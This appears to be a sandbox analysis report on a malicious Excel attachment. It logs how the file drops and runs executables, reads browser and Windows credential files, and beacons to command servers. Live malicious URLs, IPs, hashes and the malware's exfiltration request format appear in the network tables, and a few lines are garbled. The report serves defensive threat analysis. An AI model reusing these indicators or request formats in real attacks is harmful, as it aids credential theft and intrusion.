Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{9375CFF0413111d3B88A00104B2A6676}\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{9375CFF0413111d3B88A00104B2A6676}\00000002\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{9375CFF0413111d3B88A00104B2A6676}\00000001\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{9375CFF0413111d3B88A00104B2A6676}\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{9207f3e0a3b11019908b08002b2a56c2}\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{8503020000000000c000000000000046}\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{7c29de2ef443464381d0124a00f460e6}\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{731b4d582aa1b645b0d7c8c7d97c255e}\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{3517490d76624c419a828607e2a54604}\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{13dbb0c8aa05101a9bb000aa002fc45a}\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{0a0d200000000000c000000000000046}\ Value: Type: REG_NONE
Modifies file that can be used to infect systems	<div><div></div><div></div><div></div></div>	%TEMP%\yugdasav.exe
Modifies file that can be used to infect systems	<div><div></div><div></div><div></div></div>	%USERPROFILE%\vbc.exe
Modifies file that can be used to infect systems	<div><div></div><div></div><div></div></div>	%LOCALAPPDATA%\Microsoft\Windows\NetCache\IE\WMQBQBJ1\vbc[1].exe

▼ File drop, download, sharing, or replication (17)

Characteristic	Significance	Details
Executes dropped file	■■■	File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe
Executes dropped file	■■■	File: %TEMP%\yugdasav.exe Shell Command: %TEMP%\yugdasav.exe
Executes dropped file	■■■	File: %TEMP%\yugdasav.exe Shell Command: "%TEMP%\yugdasav.exe" %TEMP%\hxjfr.m
Executes dropped file	■■■	File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe "%USERPROFILE%\vbc.exe"
Deletes file to compromise the system or to remove traces of the infection	■ ■ ■	Process ID: 2268 File: %LOCALAPPDATA%\Microsoft\Office\OTele\{8FF285B3-9E37-4178-A910-C13FFBD96165} (1) - 1264 - powerpnt.exe - OTele.dat Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	■ ■ ■	Process ID: 2268 File: %LOCALAPPDATA%\Microsoft\Office\OTele\{8FF285B3-9E37-4178-A910-C13FFBD96165} (0) - 1264 - powerpnt.exe - OTele.dat Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	■ ■ ■	Process ID: 2268 File: %LOCALAPPDATA%\Microsoft\Office\OTele\{8FF285B3-9E37-4178-A910-C13FFBD96165} (1) - 1264 - powerpnt.exe - OTeleMediumCost.dat Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	■ ■ ■	Process ID: 2268 File: %LOCALAPPDATA%\Microsoft\Office\OTele\{8FF285B3-9E37-4178-A910-C13FFBD96165} (0) - 1264 - powerpnt.exe - OTeleMediumCost.dat Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	■ ■ ■	Process ID: 508 File: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	■ ■ ■	Process ID: 508 File: %APPDATA%\24FC74\42AE16.ick Type: VSDT_ASCII
Deletes file to compromise the system or to remove traces of the infection	■ ■ ■	Process ID: 492 File: %LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20
Deletes file to compromise the system or to remove traces of the infection	■ ■ ■	Process ID: 1196 File: %TEMP%\instD399.tmp Type: VSDT_EMPTY
Deletes file to compromise the system or to remove traces of the infection	■ ■ ■	Process ID: 1196 File: %TEMP%\instD397.tmp Type: VSDT_EMPTY
Drops executable during installation	■■■	Dropping Process ID: 508 File: %APPDATA%\24FC74\42AE16.exe Type: VSDT_EXE_W32
Drops executable during installation	■ ■ ■	Dropping Process ID: 1196 File: %TEMP%\yugdasav.exe Type: VSDT_EXE_W32
Drops executable during installation	■ ■ ■	Dropping Process ID: 2452 File: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32
Creates multiple copies of a file	■ ■ ■	%APPDATA%\24FC74\42AE16.exe

▼ Hijack, redirection, or data theft (24)

Characteristic	Significance	Details
Executes commands or uses API to obtain system information	<div><div></div><div></div><div></div></div>	Process ID: 2268 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information	<div><div></div><div></div><div></div></div>	Process ID: 508 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information	<div><div></div><div></div><div></div></div>	Process ID: 492 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information	<div><div></div><div></div><div></div></div>	Process ID: 1196 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information	<div><div></div><div></div><div></div></div>	Process ID: 720 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information	<div><div></div><div></div><div></div></div>	Process ID: 2268 Info: Obtains system version from API result
Executes commands or uses API to obtain system information	<div><div></div><div></div><div></div></div>	Process ID: 508 Info: Obtains system version from API result
Executes commands or uses API to obtain system information	<div><div></div><div></div><div></div></div>	Process ID: 2452 Info: Obtains system version from API result
Executes commands or uses API to obtain system information	<div><div></div><div></div><div></div></div>	Process ID: 720 Info: Obtains system version from API result
Executes commands or uses API to obtain system information	<div><div></div><div></div><div></div></div>	Process ID: 2268 Info: Obtains Win32_ComputerSystemProduct from API result
Executes commands or uses API to obtain system information	<div><div></div><div></div><div></div></div>	Process ID: 492 Info: Obtains drive info from API result
Executes commands or uses API to obtain system information	<div><div></div><div></div><div></div></div>	Process ID: 1196 Info: Obtains drive info from API result
Executes commands or uses API to obtain system information	<div><div></div><div></div><div></div></div>	Process ID: 2268 Info: Obtains drive info from API result
Executes commands or uses API to obtain system information	<div><div></div><div></div><div></div></div>	Process ID: 2452 Info: Obtains drive info from API result
Executes commands or uses API to obtain system information	<div><div></div><div></div><div></div></div>	Process ID: 720 Info: Obtains drive info from API result
Executes commands or uses API to obtain system information	<div><div></div><div></div><div></div></div>	Process ID: 720 Info: Enums share folder from API result
Accesses decoy file	<div><div></div><div></div><div></div></div>	%APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-10031*
Accesses decoy file	<div><div></div><div></div><div></div></div>	%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons3.txt
Accesses decoy file	<div><div></div><div></div><div></div></div>	%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons2.txt
Accesses decoy file	<div><div></div><div></div><div></div></div>	%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons.txt
Accesses decoy file	<div><div></div><div></div><div></div></div>	%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\logins.json
Accesses decoy file	<div><div></div><div></div><div></div></div>	%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons.sqlite-wal
Accesses decoy file	<div><div></div><div></div><div></div></div>	%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons.sqlite
Accesses decoy file	<div><div></div><div></div><div></div></div>	%APPDATA%\Mozilla\Firefox\profiles.ini

▼ Malformed, defective, or with known malware traits (2)

Characteristic	Significance	Details
Causes process to crash	<div><div></div><div></div><div></div></div>	Process ID: 508 Image Path: yugdasav.exe
Detected as probable malware	<div><div></div><div></div><div></div></div>	Source: ATSE Detection Name: TROJ_GEN.F04IE00L522 Engine Version: 22.580.1004 Malware Pattern Version: 18.115.92

▼ Process, service, or memory object change (9)

Characteristic	Significance	Details
Creates process	<div><div></div><div></div><div></div></div>	Process ID: 2452 Image Path: %CommonProgramFiles(x86)%\Microsoft Shared\EQUATION\EQNEDT32.EXE -Embedding
Creates process	<div><div></div><div></div><div></div></div>	Process ID: 1196 Image Path: %USERPROFILE%\vbc.exe
Creates process	<div><div></div><div></div><div></div></div>	Process ID: 2188 Image Path: %TEMP%\yugdasav.exe Shell Command:
Creates process	<div><div></div><div></div><div></div></div>	Process ID: 2452 Image Path: %USERPROFILE%\vbc.exe Shell Command: "%USERPROFILE%\vbc.exe"
Escalates process privileges to gain a higher level of access	<div><div></div><div></div><div></div></div>	Process ID: 508 Info: Obtains system level privileges
Creates process in temporary folder	<div><div></div><div></div><div></div></div>	Process ID: 508 Image Path: %TEMP%\yugdasav.exe
Creates process in temporary folder	<div><div></div><div></div><div></div></div>	Process ID: 2188 Image Path: %TEMP%\yugdasav.exe %TEMP%\hxjfr.m
Resides in memory to evade detection	<div><div></div><div></div><div></div></div>	Injecting Process ID: 2188 Injected API: SetThreadContext Target Process ID: 508 Target Image Path: %TEMP%\yugdasav.exe
Creates command line process	<div><div></div><div></div><div></div></div>	Process ID: 1196 Image Path: %USERPROFILE%\vbc.exe

▼ Rootkit, cloaking (2)

Characteristic	Significance	Details
Hides file to evade detection	<div><div></div><div></div><div></div></div>	File: %APPDATA%\24FC74
Hides file to evade detection	<div><div></div><div></div><div></div></div>	File: %APPDATA%\24FC74\2AE16.exe

▼ Suspicious network or messaging activity (17)

Characteristic	Significance	Details
Attempts to connect to suspicious host	■ ■ ■	172.245.25.166
Attempts to connect to malicious host	■ ■ ■	Host: sempersim.su Threat Name: LOW-REPUTATION-URL_BLOCKED-LIST.SCORE.WRS
Attempts to connect to malicious URL	■ ■ ■	URL: http://172.245.25.166/771/vbc.exe Threat Name: TROJAN_FORMBOOK.WRS
Connects to remote URL or IP address	■ ■ ■	Connection: —<(\x8fÅÐÐÇÊ\$'\x8f\$'\x8dÇÊ—ÑÇŠÐ~ĪĪÐ™'\x8d\$Ñ'\x8f—'\x8f:80 Content: .
Connects to remote URL or IP address	■ ■ ■	Connection: —<(\x8fÅÐÐÇÊ\$'\x8f\$'\x8dÇÊ—ÑÇŠÐ~ĪĪÐ™'\x8d\$Ñ'\x8f—'\x8f:80 Content: POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: \r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: D9228F82\r\nContent-Length: 189\r\nConnection: close\r\n\r\n
Connects to remote URL or IP address	■ ■ ■	Connection: —<(\x8fÅÐÐÇÊ\$'\x8f\$'\x8dÇÊ—ÑÇŠÐ~ĪĪÐ™'\x8d\$Ñ'\x8f—'\x8f:80 Content: POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: \r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: D9228F82\r\nContent-Length: 216\r\nConnection: close\r\n\r\n
Connects to remote URL or IP address	■ ■ ■	Connection: 109.206.243.141:80 Content: .
Connects to remote URL or IP address	■ ■ ■	Connection: 109.206.243.141:80 Content: POST /gm13/fre.php HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: sempersim.su\r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 6585B194\r\nContent-Length: 281\r\nConnection: close\r\n\r\n
Connects to remote URL or IP address	■ ■ ■	Connection: 172.245.25.166:80 Content: GET /771/vbc.exe HTTP/1.1\r\n\r\nAccept: */*\r\n\r\nAccept-Encoding: gzip, deflate\r\n\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; InfoPath.3]\r\n\r\nHost: 172.245.25.166\r\n\r\nConnection: Keep-Alive\r\n\r\n\r\n
Connects to remote URL or IP address	■ ■ ■	Connection: 109.206.243.141:80 Content: POST /gm13/fre.php HTTP/1.0\r\nUser-Agent: Mozilla/4.08 (Charon; Inferno)\r\nHost: sempersim.su\r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 6585B194\r\nContent-Length: 281\r\nConnection: close\r\n\r\n
Connects to remote URL or IP address	■ ■ ■	http://172.245.25.166/771/vbc.exe
Connects to remote URL or IP address	■ ■ ■	http://172.245.25.166/771/vbc.exe
Queries DNS server	■ ■ ■	sempersim.su
Queries DNS server	■ ■ ■	172.245.25.166
Listens on port	■ ■ ■	0.0.0.0:49425
Listens on port	■ ■ ■	0.0.0.0:49424
Exhibits bot behavior	■ ■ ■	Threat Description: LOKI - HTTP (Request) Host: sempersim.su IP: 109.206.243.141 Port: 80 Rule ID: 2157

▼ Network Destinations

IP Address	Port	Location	Risk Level	Threat	Accessed By
172.245.25.166	80	-	-	-	ORDER SO22-036334.xls

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
172.245.25.166	-	53	-	-	-	ORDER SO22-036334.xls
sempersim.su	109.206.243.141	53	-	High	LOW-REPUTATION-URL_BLOCK ED-LIST.SCORE.WRS	ORDER SO22-036334.xls
ctldl.windowsupdate.com	209.197.3.8	53	-	No risk	-	ORDER SO22-036334.xls
ctldl.windowsupdate.com	209.197.3.8	80	-	-	-	ORDER SO22-036334.xls
sempersim.su	109.206.243.141	80	-	-	-	ORDER SO22-036334.xls

URL	Site Category	Risk Level	Threat	Accessed By
http://172.245.25.166/771/vbc.exe	Malware Accomplice Disease Vector	High	TROJAN_FORMBOOK.WRS	ORDER SO22-036334.xls
http://ctldl.windowsupdate.com/msdownload/update/v3/static/trusted/en/pinrulesstl.cab?4d5cf15f82aa19b8	Computers / Internet	No risk	-	ORDER SO22-036334.xls
http://ctldl.windowsupdate.com/msdownload/update/v3/static/trusted/en/disallowedcertstl.cab?828cce7f11922cc64	Computers / Internet	No risk	-	ORDER SO22-036334.xls

▼ Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
42AE16.exe	No risk	-	-	-	101888	DFED152D9B3273303834041A90E24B9B18B328A3
vbc.exe	No risk	-	-	-	171500	9A875E4D7DD1D067C134E537046887AD663EB755
yugdasav.exe	No risk	-	-	-	101888	DFED152D9B3273303834041A90E24B9B18B328A3
vbc[1].exe	No risk	-	-	-	171500	9A875E4D7DD1D067C134E537046887AD663EB755
ORDER SO22-036334.xls.LNK	No risk	-	-	-	1369	CA6ED95A1C8A594B3CF782B6993AA13D72CE4BBE
a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125	No risk	-	-	-	54	0F6253AAF1C05D31E8844434F74CE0C5367081D8
{DB7399C5-98EB-4E29-ABF1-5546CEC1B634} (1) - 2268 - excel.e xe - OTeleMediumCost.dat	No risk	-	-	-	837	B67B0CFFF371884C17904CE6E9A4C3669BAFF490
~DF59E059A98187C2CC.TMP	No risk	-	-	-	512	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
9e64fe0a-eb92-4dee-82bf-de682388119b	No risk	-	-	-	468	540ABE61C7A1B43B391DC4A14661249ECE6ACAA3
{DB7399C5-98EB-4E29-ABF1-5546CEC1B634} (1) - 2268 - excel.e xe - OTele.dat	No risk	-	-	-	4772	814633202DA24FDCD4E5D64022D0EDB9EB62E7D1

▼ Suspicious Objects

Type	Object	Risk Level
File (SHA1)	7B68AF50033FBC86F3A9B4FDB4C1D521E514E6DB	High
URL	http://172.245.25.166:80/771/vbc.exe	High
Domain	sempersim.su	High

▼ Analysis

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Attempts to connect to suspicious host 172.245.25.166		
Detection	Threat Characteristic: Attempts to connect to malicious host Host: sempersim.su Threat Name: LOW-REPUTATION-URL_BLOCKED-LIST.SCORE.WRS		
Detection	Threat Characteristic: Attempts to connect to malicious URL URL: http://172.245.25.166/771/vbc.exe Threat Name: TROJAN_FORMBOOK.WRS		
Detection	Threat Characteristic: Exhibits bot behavior Threat Description: LOKI - HTTP (Request) Host: sempersim.su IP: 109.206.243.141 Port: 80 Rule ID: 2157		
Detection	Threat Characteristic: Detected as probable malware Source: ATSE Detection Name: TROJ_GEN.F04IE00L522 Engine Version: 22.580.1004 Malware Pattern Version: 18.115.92		
Call System API	API Name: GetVersionExA Args: (28faδ8) Return: 1		720
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 720 Info: Obtains system version from API result		
Call System API	API Name: GetVersionExA Args: (28fa74) Return: 1		720
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\ Value: None		720
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\StartupItems\ Value: None		720
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\StartupItems\qd% Value: None		720
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		720
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		720
Call System API	API Name: GetVersionExA Args: (28fb90) Return: 1		720
Call System API	API Name: GetVersionExA Args: (28dddc) Return: 1		720
Call System API	API Name: GetVersionExA Args: (28d8ec) Return: 1		720
Call System API	API Name: GetVersionExA Args: (28dd68) Return: 1		720
Call System API	API Name: GetVersionExA Args: (71249cf0) Return: 1		720
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\Microsoft.NET\Framework*, 0, 28ce24, 0, 0, 0) Return: 5f5b80		720
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 720 Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindNextFileW Args: (5f5b80, 28ce24) Return: 1		720
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\MTTT Value: None		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LCCache\Themes\1033\NextUpdate Value: None		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None		720
Call System API	API Name: GetVersionExA Args: (28de6c) Return: 1		720
Call System API	API Name: GetVersionExA Args: (28de2c) Return: 1		720
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		720

Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 720 Info: Obtains drive info from API result		
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Excel\XLSTART*.*, 0, 30a4c27c, 0, 0, 0) Return: 5f5e80		720
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\Microsoft Office\Office14\xlstart*.*, 0, 30a4c27c, 0, 0, 0) Return: 5f5980		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\StartupItems\ Value: None		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\StartupItems\ Value: None		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\ Value: None		720
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		720
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		720
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		720
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}\0000000001F500000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b})) Return: 3		720
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}\0000000000100000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b})) Return: 3		720
Call System API	API Name: GetDriveTypeW Args: (\\?IDE#CdRomTEAC_CD-ROM_____2.5+____#5&1c1d869a&0&1.1.0#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b})) Return: 5		720
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2		720
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2		720
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		720
Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5		720
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2		720
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2		720
Call System API	API Name: GetVersionExA Args: (738682d0) Return: 1		720
Call System API	API Name: GetVersionExA Args: (282bd0) Return: 1		720
Call System API	API Name: GetDriveTypeA Args: (C:\) Return: 3		720
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		720
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		720
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		720
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		720
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		720
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\ Value: None		720
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ Value: None		720
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C234F\ Value: None		720
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C234F\1C234F Value: None		720
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C234F\1C234F Value: None		720
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		720
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		720
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		720
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		720
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		720
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		720
Call System API	API Name: evtcchann.SendEvent Args: (e), imagePath[C:\PROGRA~2\COMMON~1\MICROS~1\EQUATION\EQNEDT32.EXE] Return: 1		720
Call System API	API Name: evtcchann.SendEvent Args: (e), pid[0], ppid[720] Return: 1		720
Call System API	API Name: evtcchann.SendEvent Args: (e), imagePath[%CommonProgramFiles(x86)%\Microsoft Shared\EQUATION\EQNEDT32.EXE] Return: 1		720
Call System API	API Name: evtcchann.SendEvent Args: (e), pid[0], ppid[720] Return: 1		720
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000041091100000000000000F01FEC\Usage\EXCELFiles Value: 55860005		720
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000041091100000000000000F01FEC\Usage\ProductFiles Value: 55860037		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C234F\1C234F Value: None		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C234F\ Value: None		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ Value: None		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\ Value: None		720
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\ Value: None		720
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ Value: None		720
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C27F3\ Value: None		720
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C27F3\1C27F3 Value: None		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Max Display Value: None		720
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Max Display Value: 19		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 1 Value: None		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 2 Value: None		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 3 Value: None		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 4 Value: None		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 5 Value: None		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 6 Value: None		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 7 Value: None		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 8 Value: None		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 9 Value: None		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 10 Value: None		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 11 Value: None		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 12 Value: None		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 13 Value: None		720

[illegible]

Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 13 Value: None		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 14 Value: None		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 15 Value: None		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 16 Value: None		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 17 Value: None		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 18 Value: None		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 19 Value: None		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 20 Value: None		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 21 Value: None		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 22 Value: None		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 23 Value: None		720
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 24 Value: None		720
